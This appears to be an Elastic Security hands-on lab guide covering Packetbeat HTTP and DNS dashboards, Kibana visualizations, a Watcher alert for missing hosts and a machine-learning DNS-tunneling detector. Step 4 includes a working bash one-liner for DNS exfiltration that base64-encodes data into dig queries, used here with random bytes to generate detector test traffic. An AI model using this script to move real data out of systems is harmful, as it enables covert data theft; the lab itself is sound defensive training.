
Security 5.5 Hands On Lab ****

## Goal:

To understand

* Packetbeat - HTTP: Prebuilt Dashboards, Build a visualization, Build a timeseries visual builder visualization, Build a timelion visualization. Alerting example.
* Packetbeat - DNS: Prebuilt Dashboards, and make a Machine Learning job to detect data exfiltration

## Part 1: Prepare your environment and validate you can receive packetbeat data

|  |  |
| --- | --- |
| 1. | * Download and extract/install packetbeat on your laptop, vm, or other environment that can connect to the cloud lab environment via deb/rpm/tar/windows installation steps here   + <https://www.elastic.co/guide/en/beats/packetbeat/current/packetbeat-installation.html> * Configure your cloud lab environment in the output.elasticsearch section for hosts in the packetbeat.yml configuration file * Uncomment the username and password, and update them in the file if you changed them from the defaults in Elasticsearch * Test your configuration, for example on Mac OSX I ran this in the extracted tarball directory:   + sudo ./packetbeat -configtest -e * Make any corrections needed and start packetbeat up, for example on Mac OSX I ran this in a shell window   + sudo ./packetbeat -e * Note that templates are loaded during startup * Switch to Kibana in your lab environment |
| 2. | Import the packetbeat dashboards, for example on Mac OSX I ran this from the tarball extracted directory   * ./scripts/import\_dashboards -es http://ec2-54-226-36-55.compute-1.amazonaws.com:9200 -user elastic -pass changeme   In Kibana   * Click on Management in the left column * Click on Index patterns * Select the index pattern for packetbeat-\* and make it the default index, if it is not present, create it with time field of @timestamp * Click on Discover in the left column * Note the documents that are being indexed   + Flow   + Http   + DNS   + Others? * Click on Dashboard in the left column * Open the Packetbeat http dashboard and explore the information. * Click on the flows dashboard link in the upper left box. * Find and filter on the lab cluster ip (in the url of your cluster) and note the change to information on the dashboard. * Invert the filter and see what other ip addresses packetbeat has collected information on. |
| 3. | Build a visualization for http response statistical analysis   * Click Visualize in the left column of Kibana * Click the + icon and choose vertical bar chart * Choose the Web transactions saved search * Open the Y-axis arrow and change the metric from Count to Median * Select the responsetime field * Select the buckets “X-axis” * Choose date histogram * Save it with a name you choose such as HTTP response time * OPTION: experiment with different metrics such as max or the 90% percentile |
| 4. | Build a timeseries visual builder visualization to see the percent of 200 response codes for http requests   * Click Visualize in the left column of Kibana * Click the + icon and choose a new Visual Builder chart type * Choose the filter ratio aggregation rather than count * Numerator set to http.response.code:200 * Denominator set to http.response.code:\*   OPTION: Build a gauge with color codes based on this percent   * Select gauge rather than time series * Select Panel options * Add a yellow and red gauge color   + Choose yellow in the color picker and less than .95   + Click the plus to add another color, choose red and less than .9 * Visit some bad urls or reload some pages with caching for any http site and see the gauge respond to your non 200 codes |
| 5. | Build a timelion visualization to see a breakdown of good versus bad response codes and the total responses  Build a long string of each of these (the comma makes a new entry on the visualization) but press enter after each section   * “Good” Response codes - copy and paste this   .es(index="packetbeat-\*",q="http.response.code:[200 TO 399]")   * “Bad” Response codes - copy and add this to the first paste   ,.es(index="packetbeat-\*",q="http.response.code:[400 TO \*]")   * Total Response codes as a bar   ,.es(index="packetbeat-\*",q=http.response.code:\*).bars()  OPTION: Explore making one or more of these a .movingaverage |

## 

## Step 2: Build new visualizations with your HTTP data

|  |  |
| --- | --- |
| 1. | Build a visualization for http response statistical analysis   * Click Visualize in the left column of Kibana * Click the + icon and choose vertical bar chart * Choose the Web transactions saved search * Open the Y-axis arrow and change the metric from Count to Median * Select the responsetime field * Select the buckets “X-axis” * Choose date histogram * Save it with a name you choose such as HTTP response time * OPTION: experiment with different metrics such as max or the 90% percentile |
| 2. | Build a timeseries visual builder visualization to see the percent of 200 response codes for http requests   * Click Visualize in the left column of Kibana * Click the + icon and choose a new Visual Builder chart type * Choose the filter ratio aggregation rather than count * Numerator set to http.response.code:200 * Denominator set to http.response.code:\*   OPTION: Build a gauge with color codes based on this percent   * Select gauge rather than time series * Select Panel options * Add a yellow and red gauge color   + Choose yellow in the color picker and less than .95   + Click the plus to add another color, choose red and less than .9 * Visit some bad urls or reload some pages with caching for any http site and see the gauge respond to your non 200 codes |
| 3. | Build a timelion visualization to see a breakdown of good versus bad response codes and the total responses  Build a long string of each of these (the comma makes a new entry on the visualization) but press enter after each section   * “Good” Response codes - copy and paste this   .es(index="packetbeat-\*",q="http.response.code:[200 TO 399]")   * “Bad” Response codes - copy and add this to the first paste   ,.es(index="packetbeat-\*",q="http.response.code:[400 TO \*]")   * Total Response codes as a bar   ,.es(index="packetbeat-\*",q=http.response.code:\*).bars()  OPTION: Explore making one or more of these a .movingaverage |
| 4. | Let’s build an Alert for |

## Step 3: Detecting missing “things” with Alerting

This exercise will alert on missing “things” that you configure in the watch in your packetbeat data set over the time windows that you select.

The watch is designed to be a reusable solution for comparing two lists that are generated from two different time buckets, in this data we can detect missing destination or clients, response codes, etc. In a generic security sense this can be used to look at things like new systems sending logs or systems that sent logs yesterday but are no longer sending logs now.

|  |  |
| --- | --- |
| 1. | Review the Discover tab for the structure of the documents |
| 2. | The watch we are creating is set to run every 1 hour and look at the data for the last 2 days but can be changed in the metadata and used interactively with the \_execute endpoint.  The full watch definition together with a condition is available in the Console under step 4.1. We will now go through it step by step before registering it. The first part specifies the window period and the last\_period, an offset is also included to look at historical data as if it was in real time as metadata and defined how frequently the watch will execute.  "metadata": {  "window\_period": "10m",  "last\_period": "5m",  "thing": "ip",  "timefield": "@timestamp",  "offset": "30s"  },  "trigger": {  "schedule": {  "interval": "1h"  }  },  The input section of the watch consists of a search that breaks the data into two date histograms and by thing. The first one is named history and runs an aggregation that returns the number of “things” events buckets in the now-offset-window\_period to now-offset-last\_period, the second bucket is now-offset to now-offset-last\_period:  "input": {  "search": {  "request": {  "indices": "packetbeat-\*",  "body": {  "query": {  "range": {  "{{ctx.metadata.timefield}}": {  "gte": "now-{{ctx.metadata.offset}}-{{ctx.metadata.window\_period}}",  "lte": "now-{{ctx.metadata.offset}}"  }  }  },  "aggs": {  "periods": {  "filters": {  "filters": {  "history": {  "range": {  "{{ctx.metadata.timefield}}": {  "gte": "now-{{ctx.metadata.offset}}-{{ctx.metadata.window\_period}}",  "lte": "now-{{ctx.metadata.offset}}-{{ctx.metadata.last\_period}}"  }  }  },  "last\_period": {  "range": {  "{{ctx.metadata.timefield}}": {  "gte": "now-{{ctx.metadata.offset}}-{{ctx.metadata.last\_period}}",  "lte": "now-{{ctx.metadata.offset}}"  }  }  }  }  },  "aggs": {  "things": {  "terms": {  "field": "{{ctx.metadata.thing}}",  "size": 10000  }  }  }  }  },  "size": 0  }  }  }  },  The condition is simple, as we want to alert whenever the history has more buckets of data than the last period:  "condition": {  "script": {  "inline": "return ctx.payload.aggregations.periods.buckets.history.things.buckets.size() > ctx.payload.aggregations.periods.buckets.last\_period.things.buckets.size();",  "lang": "painless"  }  },  The script checks for the actual values that are missing from the last\_period set of buckets by comparing to the history buckets in the transform section:  "actions": {  "log": {  "transform": {  "script": {  "inline": "def last\_period=ctx.payload.aggregations.periods.buckets.last\_period.things.buckets.stream().map(e -> e.key).collect(Collectors.toList()); return ctx.payload.aggregations.periods.buckets.history.things.buckets.stream().map(e -> e.key).filter(p -> !last\_period.contains(p)).collect(Collectors.toList());",  "lang": "painless"  }  }, |
| 3. | Use the Watcher activity in the Management section of Kibana to add the watch console and give it a name:  {  "metadata": {  "window\_period": "10m",  "last\_period": "5m",  "thing": "ip",  "timefield": "@timestamp",  "offset": "30s"  },  "trigger": {  "schedule": {  "interval": "1h"  }  },  "input": {  "search": {  "request": {  "indices": "packetbeat-\*",  "body": {  "query": {  "range": {  "{{ctx.metadata.timefield}}": {  "gte": "now-{{ctx.metadata.offset}}-{{ctx.metadata.window\_period}}",  "lte": "now-{{ctx.metadata.offset}}"  }  }  },  "aggs": {  "periods": {  "filters": {  "filters": {  "history": {  "range": {  "{{ctx.metadata.timefield}}": {  "gte": "now-{{ctx.metadata.offset}}-{{ctx.metadata.window\_period}}",  "lte": "now-{{ctx.metadata.offset}}-{{ctx.metadata.last\_period}}"  }  }  },  "last\_period": {  "range": {  "{{ctx.metadata.timefield}}": {  "gte": "now-{{ctx.metadata.offset}}-{{ctx.metadata.last\_period}}",  "lte": "now-{{ctx.metadata.offset}}"  }  }  }  }  },  "aggs": {  "things": {  "terms": {  "field": "{{ctx.metadata.thing}}",  "size": 10000  }  }  }  }  },  "size": 0  }  }  }  },  "condition": {  "script": {  "inline": "return ctx.payload.aggregations.periods.buckets.history.things.buckets.size() > ctx.payload.aggregations.periods.buckets.last\_period.things.buckets.size();",  "lang": "painless"  }  },  "actions": {  "log": {  "transform": {  "script": {  "inline": "def last\_period=ctx.payload.aggregations.periods.buckets.last\_period.things.buckets.stream().map(e -> e.key).collect(Collectors.toList()); return ctx.payload.aggregations.periods.buckets.history.things.buckets.stream().map(e -> e.key).filter(p -> !last\_period.contains(p)).collect(Collectors.toList());",  "lang": "painless"  }  },  "logging": {  "text": "{{ctx.metadata.thing}} missing in the last {{ctx.metadata.last\_period}} that were present in the prior window: {{#ctx.payload.\_value}}{{.}} {{/ctx.payload.\_value}}"  }  }  }  } |
| 4. | Simulate the watch using the second tab of the Watcher UI to see if the windows of time you configured is missing destinations, you might need to update the metadata for the windows of time to search as the offset and/or thing to see results at the bottom of the output from simulation.  Example log output at the bottom of the results showing an ip present in the prior window but not the current window of time:  “ip missing in the last 5m that were present in the prior window: 192.168.1.206” |
| 5. | Experiment with changing the windows and the “things” to find your own interesting results in the dataset. |

## 

## Step 4: DNS Dashboard and ML example

|  |  |
| --- | --- |
| 1. | What are the important things to know about DNS traffic?   * Total number of requests over time? * Did we get a response for the request? * How many unique requests overall for a time bucket, and by subdomain? |
| 2. | Let’s see all that and more on the prebuilt dashboard for DNS  Click on Dashboard on the far left column   * You might need to click on the Dashboard again to open rather than see the last dashboard loaded * Choose DNS * Drill down and find if you are asking for IPv6 AAAA records, explore the PTR and non CNAME records |
| 3. | Let’s check for a more nefarious abuse of DNS, tunneling  Click on Dashboard on the far left column   * You might need to click on the Dashboard again to open rather than see the last dashboard loaded * Choose DNS Tunneling |
| 4. | Run this script to generate some “fake” DNS tunneling like data with your own “bad” domains a few times  #!/usr/bin/env bash ### Trivial one-liner bash-based file exfil over dns example - random data ### # # Usage: $0 <dns\_server\_ip> <zone suffix/hrd> # # Ex. ./dns\_exfil\_random.sh 8.8.8.8 elastic.co #  if [[ -n $1 && -n $2 ]]; then count=0 ; dd if=/dev/urandom bs=1 count=64k 2>/dev/null| base64 -w 63 | while read line; do line=$(echo $line |tr -d '\n') ; req=$(echo "${count}.$line") ; dig "${count}.${line}.${2}" @${1}; count=$((count+1)) ; done; fi |
| 5. | Check that your DNS Tunneling dashboard now shows the domains you chose to simulate. Also note what else has a high number of unique hosts such as google or other sites. |
| 6. | Let’s use machine learning to take this to the next level, we will discuss this in more detail in the second half of today  Click on the Machine Learning icon in the far left column   * Create New Job * Choose Advanced Job * Choose packetbeat-date index for today * Choose @timestamp for timefield * Click Next * Choose a Name * Click analysis config tab * Add a Detector   + function: high\_info\_content   + field\_name: resource   + over\_field\_name: dns.question.etld\_plus\_one   + Exclude\_frequent: all Bucketspan: 5m * Influencer(s): dns.question.etld\_plus\_one * Save job * Click start Datafeed   + Leave Left Column at Start at Beginning of Data   + Right Column click on No end time (Real time Search) * Click Start |
| 7. | Click on Anomaly Explorer   * You should see your fake domain pop out as a higher scoring anomaly than anything else if you let it run for +30s * Compare to the other domains in the DNS exfiltration dashboard to see that just cardinality alone might not be enough for a real world detector as google and other sites also have many hosts in the domain that might hide a clever exfiltrator. |

## 